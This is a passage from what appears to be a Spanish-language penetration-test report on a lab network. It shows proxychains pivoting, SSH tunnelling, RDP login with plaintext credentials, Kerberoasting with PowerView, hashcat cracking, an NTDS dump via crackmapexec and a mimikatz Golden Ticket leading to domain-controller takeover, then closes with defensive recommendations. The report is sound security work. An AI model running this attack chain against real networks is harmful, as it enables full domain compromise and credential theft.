[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.3:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.4:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.7:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.1:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.8:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.10:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.2:22 ←socket error or timeout!
```

Descubriendo nuevo host mediante Proxychains.

Aprovechando los permisos root en el sistema del objetivo1 (Linux User) se ha hecho la instalación de nmap para poder tener mayor comodidad y rapidez de ejecución. Utilizando Nmap sobre la nueva ip del objetivo2 (Windows User) encontrado se ha realizado un escaneo de puertos completo obteniendo el siguiente resultado.

- **Comando**: nmap 10.0.110.5 -A -p- -Pn --min-rate=5000
- **Resultado**: 3389/tcp open ssl/ns-wbt-server

```
Túnel D Linux User ×   Proxychains Linux User ×   shrek@ubuntu: ~ ×
shrek@ubuntu:~$ nmap 10.0.110.5 -A -p- -Pn --min-rate=5000

Starting Nmap 7.01 ( https://nmap.org ) at 2024-10-25 14:11 -03
Nmap scan report for 10.0.110.5
Host is up (0.00014s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized
|   Negotiate
|_  NTLM
| http-ntlm-info:
|   Target_Name: EXAMPLE
|   NetBIOS_Domain_Name: EXAMPLE
|   NetBIOS_Computer_Name: WINDOWS
|   DNS_Domain_Name: example.com
|   DNS_Computer_Name: windows.example.com
|   DNS_Tree_Name: example.com
|_  Product_Version: 10.0 (Build 17763)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid credentials.
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject:
| Not valid before: 2023-07-15T10:16:02
|_Not valid after:  2024-07-14T10:16:02
|_ssl-date: 2024-10-25T17:13:09+00:00; +2s from scanner time.
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Uso de Nmap para hacer un escaneo de puertos, servicios y versiones.

Aprovechando que tiene el puerto 3389 abierto y sabiendo que es un puerto estándar de RDP (Remote Desktop Protocol) se ha realizado un túnel local aprovechando el túnel realizado a la máquina objetivo1 (Linux User) para redirigir la información del puerto 3389 del objetivo2 (Windows User y su servicio RDP) al puerto 3389 de la máquina atacante, proporcionando así acceso a este servicio.

- **Comando**: ssh shrek@10.0.100.5 -L 3389:10.0.110.5:3389

```
SSH Linux ×   tunel D ×   túnel Local ×   monkey@kali: ~/Documents/Sprint19 ×

┌──(monkey㉿kali)-[~/Documents/Sprint19]
└─$ ssh shrek@10.0.100.5 -L 3389:10.0.110.5:3389
shrek@10.0.100.5's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Fri Oct 25 21:21:37 2024 from 10.0.100.8
shrek@ubuntu:~$
```

Utilización de túnel local para conexión con el puerto 3389 de la máquina Windows User.

Haciendo uso del túnel realizado anteriormente se ha hecho uso desde la máquina atacante de la herramienta Rdesktop con el usuario hallado en el objetivo1 (Linux User) obteniendo una sesión con éxito a la máquina objetivo2 (Windows User).

- **Comando**: rdesktop -u testing -d EXAMPLE -p '2021!Query' localhost:3389

```
SSH Linux ×   Túnel Local Linux User ×   RDP Windows User ×   monkey@kali: ~/Documents/Sprint19 ×

┌──(monkey㉿kali)-[~/Documents/Sprint19]
└─$ rdesktop -u testing -d EXAMPLE -p '2021!Query' localhost:3389

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: DC=com, DC=example, CN=Example Enterprise Root CA

 2. Certificate has expired.

     Valid to: Sun Jul 14 12:16:02 2024
```

Conexión a escritorio remoto usando rdesktop con host Windows User.

Dentro de la máquina Windows User se ha utilizado PowerShell para la obtención de los interfaces de red de esta máquina (192.168.56.243) y han sido anotados en el diagrama principal. Obteniendo una nueva red: 192.168.56.0/24.

- **Comando**: ipconfig
- **Resultado**: 192.168.56.243

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\testing> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.110.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.110.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.243
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0
PS C:\Users\testing>
```

Descubrimiento del otro adaptador de red de la Windows User para movimiento lateral.

Iniciando un proceso de ataque Kerberoasting se ha hecho uso de la herramienta PowerView en PowerShell se ha realizado la consulta de los nombres asociados a Kerberos en un entorno de Active Directory obteniendo los siguientes resultados.


- **Comando**: . .\powerview.ps1
  - Get-NetUser -SPN | Select name, serviceprincipalname
- **Resultado**: IIS Service HTTP/Windows

```
rdesktop - localhost
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\testing> cd .\Desktop\Tools\
PS C:\Users\testing\Desktop\Tools> . .\powerview.ps1
PS C:\Users\testing\Desktop\Tools> Get-NetUser -SPN | Select name,serviceprincipalname

name        serviceprincipalname
----        --------------------
krbtgt      kadmin/changepw
mssql       MSSQLSvc/WINDOWS
IIS Service HTTP/WINDOWS


PS C:\Users\testing\Desktop\Tools>
```

Consulta de los nombres de servicio asociados a Active Directory.

Aquí comienza el ataque de Pass the Hash utilizando la herramienta de PowerView obteniendo el hash del usuario de dominio hallado anteriormente IIS Service como nombre principal del servicio es HTTP/WINDOWS.


- **Comando**: Get-domainSPNTicket -SPN “HTTP/WINDOWS” -OutputFormat Hashcat | Select -ExpandProperty Hash
- **Resultado**: Hash



Consulta del hash de la contraseña del servicio HTTP/WiINDOWS.

Utilizando hashcat en la máquina atacante para realizar un ataque de cracking al hash hallado en la máquina Windows User perteneciente a un usuario de Active Directory.

- **Comando**: hashcat -m 13100 -a 0 hash.txt dic.txt



Crackeo de hash mediante hashcat.


Se ha obtenido como resultado del crackeo del hash la contraseña para el usuario.

```
Approaching final keyspace - workload adjusted.

$krb5tgs$23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$209975664e0884d7ea2d4af3ec2938cb$251404868d88e8b
e7f3587831f4019c271fb4cb2e2e69aa6c3cb4ddeb4dc99520e1d0bf64c22f10ca5beecd0f59cd3afe399e56506
3bcab2007731ee6df528c55526e0aaaa5d676704913e02885af4068379b44ab5096426adb6d777a4f2512d3214f
db6e902b508642cdba86cc2ff077d5869f6ef6c1fdb041e2c90448929bec62432151692a8b9b07aa3e36e1e0c92
6d800356164b0b649ef45e179d592591eaa4358c74235ba6b447dfbdca0b7538badf30472bb3d63205d8375fde7
de62232dc5b4e38cde2d239e498af5db25c2211bc45d4ffaed22619397b941de380109d64dc15480287fbe5ea29
fd22ae729a826f577fb0a6978985e48945c4e1d73ca0abedae4c671b8003ff669c1f3afb9ad1c23537e34448bf1
6bbd1ba510a35ae8acd57af548a9376de27ee99845bb6245e0dc57f8e6451337fcc4bcef3ad4742c02ec704a5fc
52c93ce36c29785ad98bfaa907f559cae695604da558f3e66b277706b56d32f193e0c54ceb8c728d13559fb4c65
ec831074e7c2901730a2070ca4463ce61aa6deb4b427871d0ee0489924740:LaRosalia2021
```

Hash crakeado.

Continuando con el ataque de Kerberoasting se ha realizado la consulta del nombre de dominio, equipos y usuarios del sistema para la realización de un Gold Ticket que proporcionará acceso al Active Directory.


- **Comando**: Get-NetDomain | Select Name
  - Get-DomainSID
  - Get-NetComputer | Select name
  - Get-NetUser | Select Name
- **Resultados**: example.com // SID // DC // Administrator



Consulta de información para generar Golden Ticket.

Haciendo uso de un túnel dinámico para la ejecución de proxychains con la herramienta Crackmapexec en la red anteriormente encontrada, se ha hallado un nuevo host objetivo3(Windows DC) anotado en el diagrama con la ip 192.168.56.241.


- **Comando**: sudo proxychains crackmapexec smb 192.168.56.0/24 -d EXAMPLE -u testing -p '2021!Query'
- **Resultado**: 192.168.56.241



Descubrimiento del último host Windows DC.

Haciendo uso de Crackmapexec sobre el dominio Example y el usuario hallado ISS Service con su contraseña crackeada LaRosalia2021 se ha comprobado con éxito el inicio de sesión además de poseer permisos de administrador en el sistema.


- **Comando**: sudo crackmapexec smb 192.168.56.243 -d EXAMPLE -u IIS_SERVICE -p LaRosalia2021
- **Resultado**: Login exitoso como usuario con privilegios administrativos.



Conexión exitosa con el usuario hallado y la contraseña crackeada en el sistema.

Conociendo los datos anteriores se ha realizado un volcado de las base de datos NTDS para obtener los usuarios del sistema con su hash NTLM. Siendo utilizado para el Golden Ticket el del usuario krbtgt siendo este el administrador de Active Directory.


- **Comando**: sudo crackmapexec smb 192.168.56.243 -d EXAMPLE -u IIS_SERVICE -p LaRosalia2021 --ntds
- **Resultado**: 610338dfc1b22a567b8f4377b031b13b



Volcado de la tabla NTDS.

A través de la conexión RDP obtenida anteriormente en PowerShell se ha hecho uso de la herramienta Mimikatz para la obtención de un Golden Ticket con los datos recabados anteriormente.


- **Comando**: . .\mimikatz.exe
  - kerberos::golden /domain:example.com /sid:S-1-5-21-8056685554-778713891-2534483124 /rc4:610338dfc1b22a567b8f4377b031b13b /user:Administrator /id:500 /ptt
- **Resultado**: Golden Ticket.



Creación de Golden Ticket.

Comprobación del Golden Ticket realizado anteriormente.


- **Comando**: klist
- **Resultado**: Golden Ticket.



Comprobación de Golden Ticket.

Como último paso se ha realizado un inicio de sesión en Active directory, y habiendo realizado el Golden Ticket con el usuario testing, éste tiene acceso a Active directory con éxito. Encontrándose AD en la máquina objetivo3 (Windows DC) concluyendo además del acceso mencionado un movimiento lateral a otro host comprometido.

- **Comando**: Enter-PSSession -Computer DC
- **Resultado**: Movimiento lateral como Administrador en Directorio Activo (Windows DC)



Intrusión en Directorio Activo de el último host Windows DC como Administrador.

Conclusión:

En esta prueba de pentesting y movimientos laterales, se llevó a cabo un exhaustivo análisis y explotación de vulnerabilidades en un entorno de múltiples hosts, que incluyó un sistema Linux (Linux User) y dos sistemas Windows (Windows User y Windows DC). A través de un proceso meticuloso de reconocimiento, explotación, escalada de privilegios y movimientos laterales, se logró comprometer toda la infraestructura y obtener acceso administrativo al Active Directory alojado en el controlador de dominio Windows DC.

Las vulnerabilidades descubiertas, entre las cuales se destacan el acceso FTP anónimo, la carga de archivos maliciosos, la exposición de datos sensibles y la falta de control de acceso en privilegios de ejecución, permitieron a los atacantes acceder a información crítica y realizar movimientos laterales en la red. La explotación de estas debilidades facilitó la escalada de privilegios, tanto en sistemas Linux como en sistemas Windows, utilizando técnicas como el abuso de privilegios en Python y la creación de un Golden Ticket, lo cual proporcionó acceso total en el Active Directory.

Este ejercicio ilustra la importancia de implementar medidas de seguridad robustas en cada capa de la infraestructura. La falta de control de acceso adecuado, autenticación multifactor y configuración segura de servicios permitió que las vulnerabilidades fueran explotadas en cada uno de los sistemas. Además, se subraya la necesidad de auditar y reforzar las configuraciones de permisos, así como de realizar pruebas de penetración regulares para detectar y mitigar estas fallas antes de que puedan ser explotadas por actores malintencionados.

En conclusión, este análisis pone de manifiesto la necesidad de adoptar un enfoque de seguridad integral, que no solo se centre en el acceso inicial, sino también en el control y la vigilancia de los movimientos laterales y la escalada de privilegios en el entorno. Implementar las recomendaciones y soluciones mencionadas a lo largo del informe contribuirá significativamente a mejorar la postura de seguridad de la organización, protegiendo sus sistemas críticos y sus datos confidenciales frente a posibles ataques.

Histórico de versiones / revisiones

Versión	**1**
Tipo de Documento	Informe de resultados
Fecha	01/11/2024
Realizado por	Jose Jimenez
Revisado por	
Aprobado por	